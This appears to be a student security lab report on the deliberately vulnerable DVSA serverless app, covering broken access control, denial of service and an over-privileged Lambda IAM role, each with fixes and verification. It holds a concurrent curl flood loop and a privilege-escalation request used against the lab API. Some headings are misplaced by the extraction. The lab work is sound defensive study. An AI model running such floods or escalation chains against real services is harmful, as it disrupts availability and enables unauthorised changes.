BROKEN ACCESS CONTROL VULNERABILITY

9. STRUCTURED ANALYSIS

Table A: Intended vs. Actual Behavior

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Broken Access Control	Only users with custom:is_admin = "true" may invoke admin actions such as DVSA-ADMIN-UPDATE-ORDERS; order status may transition to *paid (120)* only through the legitimate billing workflow.	DVSA browser flow; captured /order API requests and responses; DVSA-ORDER-MANAGER router source code; Cognito JWT claims; Lambda execution role IAM policy; CloudWatch logs.	A regular (non-admin) user completing checkout normally: order status changes to *paid* only after a valid billing request, and admin-only routes are not reachable from the standard user flow.	Regular user invokes the admin update path through the order router and successfully sets orderStatus = 120 (paid) without completing payment; CloudWatch logs confirm the admin Lambda executed.

9. STRUCTURED ANALYSIS

Table B: Fix Validation

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Broken Access Control	The router dispatched a privileged admin action without checking the caller's custom:is_admin claim, allowing a non-admin authenticated user to perform an admin-only state transition and mark an order as paid without billing.	Intentional misuse / security-relevant abuse	Added an isAdmin claim check in DVSA-ORDER-MANAGER (order-manager.js) immediately before the switch(action) block; non-admin callers receive 403.	Re-running the same exploit request with a non-admin token now returns 403 and the order status remains unchanged; a legitimate admin token still succeeds, and the normal billing flow still transitions the order to paid.	NA

10. TAKEAWAY & LESSONS LEARNED

Lesson 5 is the clearest example in this project of why defense in depth matters. The exploit didn't break a single control, it walked through three of them in sequence: the parser trusted untrusted input, the IAM role was broader than its job, and the router didn't double-check authorization before dispatching to admin functions. Any one of those, fixed independently, would have stopped the chain. The lesson is not that one bug caused this, it is that the absence of layered defenses meant a single bug could become a complete breach.

The other notable lesson is that the exploit's "Internal server error" response was a perfect cover. From the attacker's terminal, the request looked like a failure. From the database's perspective, the operation succeeded. Defenders cannot rely on client-visible error responses to detect successful attacks; the only reliable signal is server-side state, logs, database changes, and audit trails. In this case, the smoking gun was the order status flipping to paid in DynamoDB, completely independent of what the client saw.

LESSON 06 OF 10

DENIAL OF SERVICE (DOS)

06

LESSON 06 OF 10

VULNERABLE DEPENDENCIES

1. GOAL & SUMMARY

The vulnerability is a Denial of Service (DoS) flaw in the billing endpoint of DVSA. The affected component is the **AWS Lambda billing function** exposed through Amazon **API Gateway.**

Because no rate limiting or request throttling exists on the billing path, an attacker can flood the endpoint with concurrent requests, causing the service to crash and become unavailable for legitimate users. The security impact is **service unavailability** — normal users cannot complete checkout during the attack.

2. ROOT CAUSE ANALYSIS

The API Gateway stage had no throttling configured — the default rate was 10,000 requests/second with a burst of 5,000. This means the billing Lambda function receives all concurrent requests simultaneously with no protection, causing it to crash under load. There is no per-user throttling, no queue, and no abuse protection at any layer.


3. ENVIRONMENT SETUP

- **DVSA Website URL**
- **API Endpoint:** https://p2x3oihjo8.execute-api.us-east-1.amazonaws.com/dvsa/order
- **Lambda function:** DVSA-ORDER-BILLING
- **Tools used:** AWS CloudShell, AWS API Gateway Console, CloudWatch


EVENT INJECTION

5. EVIDENCE & PROOF OF EXPLOIT

CloudWatch logs for /aws/lambda/DVSA-ORDER-BILLING showing **4 concurrent Lambda instances** spawned within the same 4-second window



API Gateway DVSA settings showing default Rate: 10,000 and Burst: 5,000 — confirming no protection was in place



VULNERABLE DEPENDENCIES

4. REPRODUCTION STEPS

- After logging into the DVSA website and placing a new order successfully, we captured the order ID and the authorization header from the console.
- Afterwards, used CloudShell, set the enviroment variables →


```
export API="https://p2x3oihjo8.execute-api.us-east-1.amazonaws.com/dvsa/order"
export TOKEN="ORDER_JWT_TOKEN"
export ORDER_ID="ORDER_ID"
```

Then we sent **100** concurrent billing requests:

```
for i in $(seq 1 100); do
  curl -s -X POST "$API" \
    -H "Content-Type: application/json" \
    -H "Authorization: $TOKEN" \
    -d
"{\"action\":\"billing\",\"order-id\":\"$ORDER_ID\",\"data\":{\"ccn\":[redacted]:\",\"exp\":\"[redacted]
[redacted]",\"cvv\":\"[redacted]}}" &
done
wait
echo "DONE"
```

5. EVIDENCE & PROOF OF EXPLOIT

CloudShell output showing all 100 requests returning



6. FIX STRATEGY

Instead of letting every request reach the backend and crash the Lambda function, the fix strategy is to implement **Rate Limiting (Throttling)** at the entry point of the application—Amazon API Gateway. By enforcing a limit on how many requests a user can send per second, we protect the downstream compute resources (Lambda) from exhaustion and ensure the service remains available for others.

7. CODE & CONFIGURATION CHANGES

Component Changed: Amazon API Gateway (Stage dvsa Settings).

Setting	Before (Vulnerable)	After (Fixed)
Rate	10,000 req/sec	10 req/sec
Burst	5,000	20


Changes Made:


- Enabled "Default method-level throttling"

New Configuration:

- Rate: 10 requests per second.
- Burst: 20 requests.

No code change was needed — this was a configuration fix applied directly in the AWS Console.






8. POST-FIX VERIFICATION

The successful fix is proven by the change in the system's behavior during a flood attack:

1. **Status Code 429**: The terminal output now shows {"message":"Too Many Requests"}. In web standards, this message is tied to HTTP Status Code 429, which specifically means the user has sent too many requests in a given amount of time
2. **Backend Protection:** Unlike the exploit phase where all 100 requests returned "Internal Server Error" (proving the Lambda crashed), many requests are now intercepted by the Gateway.



Corrected Outcome: The backend is no longer overwhelmed, and legitimate requests can still be processed normally because the "burst" of malicious traffic was dropped at the door.

9. STRUCTURED ANALYSIS

Table A: Intended vs. Actual Behavior

Vulnerability	Intended Rule	Artifacts Used	Normal Behavior Evidence	Exploit Behavior Evidence
Denial of Service	The billing endpoint must limit concurrent requests to prevent service exhaustion.	API Gateway stage settings, CloudWatch logs, CloudShell output.	A single billing request is processed normally.	100 concurrent requests caused all to return Internal server error; 4 Lambda instances spawned simultaneously in CloudWatch.

Table B: Structured analysis summary

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied	Post-Fix Verificatio
Denial of Service	The billing service accepted unlimited concurrent requests with no throttling, violating the intended availability guarantee for legitimate users.	Intentional misuse / security-relevant abuse.	API Gateway DVSA throttling turned to on and set to Rate=10, Burst=20	Post-fix run confirmed rate limiting is active; excess requests are rejected.

EVENT INJECTION

10. TAKEAWAY & LESSONS LEARNED

In serverless architectures, Lambda functions scale automatically but are not immune to overload when flooded simultaneously.

❗ The absence of rate limiting at the API Gateway layer means any authenticated user can act as an attacker by simply sending parallel requests.
✔ Applying throttling at the API layer is a simple but critical defense that enforces fair usage and protects service availability for all users.

LESSON 07 OF 10

OVER-PRIVILEGED FUNCTIONS

07

LESSON 07 OF 10

OVER-PRIVILEGED FUNCTIONS

1. GOAL & SUMMARY

This lesson demonstrates an Over-Privileged Function vulnerability in DVSA's IAM configuration. The DVSA-ORDER-MANAGER Lambda, which handles ordinary user-facing actions like placing and viewing orders, has an execution role that grants it permission to invoke any Lambda function in the AWS account, including admin-only functions that should be off-limits to regular users. This violation of the principle of least privilege is what made the Lesson 5 privilege escalation chain possible: when an attacker injected code into DVSA-ORDER-MANAGER, that code inherited the function's IAM permissions and used them to call admin Lambdas directly.

2. ROOT CAUSE ANALYSIS

In serverless architectures, every Lambda function runs with an IAM execution role that defines which AWS resources and actions the function may use. The principle of least privilege dictates that this role should grant only the specific permissions the function needs to perform its job, and nothing more. A function that handles user orders should be able to invoke order-related Lambdas, write to order tables, and read user records. It should not be able to invoke admin Lambdas, modify other accounts, or reach unrelated services.
DVSA-ORDER-MANAGER's execution role (serverlessrepo-OWASP-DVSA-OrderManagerFunctionRole-xxxxxxxxxxx) was attached to the AWS-managed policy AWSLambdaRole, which contains exactly one statement:

```
{
    "Effect": "Allow",
    "Action": ["lambda:InvokeFunction"],
    "Resource": ["*"]
}
```

The wildcard resource "*" means this role can invoke every Lambda function in the entire AWS account, including admin-only functions like DVSA-ADMIN-UPDATE-ORDERS that the public API never exposes. The role's capability list is dramatically wider than its responsibility list, and that gap is the vulnerability.

This is not a bug in DVSA's application code, it is a misconfiguration in its IAM policy. The application code might be entirely correct, but if the role beneath it grants too much power, any code-execution vulnerability anywhere in that function becomes a privilege escalation vulnerability everywhere in the account.

3. ENVIRONMENT SETUP

- **Vulnerable role:** serverlessrepo-OWASP-DVSA-OrderManagerFunctionRole-XXXXXXXXXX
- **Attached to Lambda:** DVSA-ORDER-MANAGER
- **Over-broad managed policy:** AWSLambdaRole (AWS-managed)
- **Functions that should be unreachable from this role:** DVSA-ADMIN-UPDATE-ORDERS, DVSA-ADMIN-GET-ORDERS
- **Tools:** AWS Console (IAM, Lambda, CloudWatch), curl, WSL terminal

4. REPRODUCTION STEPS

The over-privilege itself is reproduced by inspection of the IAM role, but the exploitation of the over-privilege is reproduced by chaining it with the Lesson 1 event injection vulnerability, exactly as in Lesson 5:

1. Identified the execution role attached to DVSA-ORDER-MANAGER via AWS Console → Lambda → Configuration → Permissions.
2. Opened the role in IAM and inspected its attached policies. Found AWSLambdaRole granting lambda:InvokeFunction on Resource: "*".
3. To prove the over-privilege had real impact, sent the Lesson 5 injection payload (a JavaScript function that calls LambdaClient.send() with FunctionName: "DVSA-ADMIN-UPDATE-ORDERS") through the public order endpoint. The injected code executes inside DVSA-ORDER-MANAGER and inherits its IAM role:

```
curl -X POST "https://[API_GATEWAY_URL]/dvsa/order"
\
  -H "Content-Type: application/json" \
  -H "authorization: <USER_B_JWT>" \
  --data-binary @/tmp/exploit.json
```

Observed in CloudWatch that the injected code successfully invoked DVSA-ADMIN-UPDATE-ORDERS and the target order's status was changed to paid in DynamoDB, confirming the over-broad role enabled a complete privilege escalation.

5. EVIDENCE & PROOF OF EXPLOIT

Two pieces of evidence together prove the vulnerability:
Evidence A: The IAM policy itself. The AWSLambdaRole JSON shows the wildcard resource that grants account-wide Lambda invocation:

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": ["lambda:InvokeFunction"],
            "Resource": ["*"]
        }
    ]
}
```

Evidence B: The exploited impact (from Lesson 5). Order 9f... was flipped from processed (200) to paid (120) in DynamoDB by a regular user, achieved by using the injection vector to invoke DVSA-ADMIN-UPDATE-ORDERS through the over-privileged role. The order remains paid in the database to this day, a permanent record of the impact.




Figure 1: AWS IAM console showing the four policies attached to the DVSA-ORDER-MANAGER execution role, with AWSLambdaRole highlighted.

5. EVIDENCE & PROOF OF EXPLOIT




Figure 2: The AWSLambdaRole JSON expanded, showing "Action": ["lambda:InvokeFunction"] and "Resource": ["*"].

6. FIX STRATEGY

Apply the principle of least privilege: replace the wildcard managed policy with a custom inline policy that explicitly lists only the Lambda functions DVSA-ORDER-MANAGER actually needs to invoke. The allow-list comes directly from the function's own router code, every function name appearing in the switch(action) block, minus any admin functions, which should never be reachable from this role.

After the fix, even if a future code injection vulnerability is reintroduced into DVSA-ORDER-MANAGER, the IAM layer will reject any attempt to invoke admin Lambdas with AccessDeniedException. This is true defense in depth: the application no longer relies solely on input validation to prevent privilege escalation, the AWS control plane itself enforces the boundary.

7. CODE & CONFIGURATION CHANGES

IAM role: serverlessrepo-OWASP-DVSA-OrderManagerFunctionRole-xxxxxxxxx
Action 1: Detached the over-broad managed policy:

- Removed AWSLambdaRole from the role.

Action 2: Added a least-privilege inline policy named DVSA-OrderManager-LeastPrivilege:

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Effect": "Allow",
            "Action": "lambda:InvokeFunction",
            "Resource": [
                "arn:aws:lambda:us-east-1:[redacted]:function:DVSA-
ORDER-NEW",
                "arn:aws:lambda:us-east-1:[redacted]:function:DVSA-
ORDER-UPDATE",
                "arn:aws:lambda:us-east-1:[redacted]:function:DVSA-
ORDER-CANCEL",
                "arn:aws:lambda:us-east-1:[redacted]:function:DVSA-
ORDER-GET",
                "arn:aws:lambda:us-east-1:[redacted]:function:DVSA-
ORDER-ORDERS",
                "arn:aws:lambda:us-east-1:[redacted]:function:DVSA-
USER-ACCOUNT",
                "arn:aws:lambda:us-east-1:[redacted]:function:DVSA-
USER-PROFILE",
                "arn:aws:lambda:us-east-1:[redacted]:function:DVSA-
ORDER-SHIPPING",
                "arn:aws:lambda:us-east-1:[redacted]:function:DVSA-
ORDER-BILLING",
                "arn:aws:lambda:us-east-1:[redacted]:function:DVSA-
ORDER-COMPLETE",
                "arn:aws:lambda:us-east-1:[redacted]:function:DVSA-
USER-INBOX",
                "arn:aws:lambda:us-east-1:[redacted]:function:DVSA-
FEEDBACK-UPLOADS"
            ]
        }
    ]
}
```

The 12 explicitly listed functions correspond exactly to the legitimate downstream targets in DVSA-ORDER-MANAGER's router. The admin functions DVSA-ADMIN-UPDATE-ORDERS and DVSA-ADMIN-GET-ORDERS are intentionally not in the list, so any future attempt to invoke them from this role will be denied by IAM regardless of what the application code says.

8. POST-FIX VERIFICATION

To prove the fix works in practice (not just in theory), the Lesson 1 fix was temporarily reverted so the injection vector was usable again. The Lesson 5 exploit payload was then re-fired against a fresh processed order (49a.....$28). The injection executed successfully inside DVSA-ORDER-MANAGER, but the IAM layer rejected the admin invocation:
CloudWatch log entry from DVSA-ORDER-MANAGER:

```
INVOKE ERR User: arn:aws:sts::[redacted]:assumed-role/
serverlessrepo-OWASP-DVSA-OrderManagerFunctionRole-7codK8XbGofP/DVSA-
ORDER-MANAGER
is not authorized to perform: lambda:InvokeFunction on resource:
arn:aws:lambda:us-east-1:[redacted]:function:DVSA-ADMIN-UPDATE-ORDERS
because no identity-based policy allows the lambda:InvokeFunction
action
```

After this test, the Lesson 1 fix was restored. Two final checks confirmed everything works:

Test	Expected	Actual
Order 49ac30ea status after exploit attempt	Still processed (no DB change)	processed
Legitimate orders API call	Returns User B's orders normally	Returned all 5 orders correctly

The contrast between the two persisted orders is the cleanest possible evidence of the fix's effect:

Order	Total	When Exploited	IAM Fix Active?	Final Status
9f9cd752...	51	Lesson 5 (before IAM fix)	No	paid (DB modified)
49ac30ea...	28	Lesson 7 verification (after IAM fix)	Yes	processed (DB clean)

8. POST-FIX VERIFICATION




Figure 3: The new DVSA-OrderManager-LeastPrivilege inline policy in IAM, showing the explicit 12-function allow-list with no admin entries.




Figure 4: CloudWatch log entry showing the INVOKE ERR ... not authorized to perform: lambda:InvokeFunction on ... DVSA-ADMIN-UPDATE-ORDERS AccessDenied error.




Figure 5: DVSA Orders page showing 49a..... still in processed state after the exploit attempt, and 9f..... still in paid state from Lesson 5, providing a side-by-side before/after comparison.

9. STRUCTURED ANALYSIS

9.1 Intended Logic and Security Rule(s)

DVSA-ORDER-MANAGER is the public-facing router Lambda invoked by API Gateway for every /dvsa/order request. Its legitimate responsibility is to dispatch user-facing actions (new, update, cancel, get, orders, shipping, billing, complete, profile/account/inbox/feedback operations) to a fixed set of downstream Lambdas. It has no legitimate need to invoke admin-only Lambdas such as DVSA-ADMIN-UPDATE-ORDERS or DVSA-ADMIN-GET-ORDERS, which exist on a separate privilege tier.
Security rules:

- **R1 (Least Privilege):** A Lambda's IAM execution role must grant lambda:InvokeFunction only on the specific function ARNs the router legitimately targets.
- **R2 (Privilege Boundary):** Admin Lambdas must be unreachable from any user-facing Lambda's execution role, regardless of what the application code attempts.
- **R3 (Defense in Depth):** An application-layer bug (e.g., code injection) must not by itself produce a control-plane breach; the IAM layer must independently enforce the privilege boundary.

9.2 Evidence Sources and Behavior Trace

Sources used: AWS IAM Console (role attachments and policy JSON), Lambda Console (execution-role link), CloudWatch log group /aws/lambda/DVSA-ORDER-MANAGER, the DVSA Orders page (DynamoDB-backed UI), and the captured Lesson 5 injection payload re-used as a controlled test vector.
Normal: A regular user request enters DVSA-ORDER-MANAGER, which invokes a legitimate downstream Lambda (e.g., DVSA-ORDER-NEW) using its execution role. No admin Lambda is ever invoked from this role under normal application flow.
Exploit (pre-fix): With the Lesson 1 injection vector in place, the Lesson 5 payload runs JavaScript inside DVSA-ORDER-MANAGER that calls LambdaClient.send(InvokeCommand{ FunctionName: "DVSA-ADMIN-UPDATE-ORDERS" }). The wildcard lambda:InvokeFunction on Resource: "*" in the attached AWSLambdaRole permits the call. CloudWatch shows a successful invocation; DynamoDB reflects the resulting unauthorized state change (order 9f..... → paid).
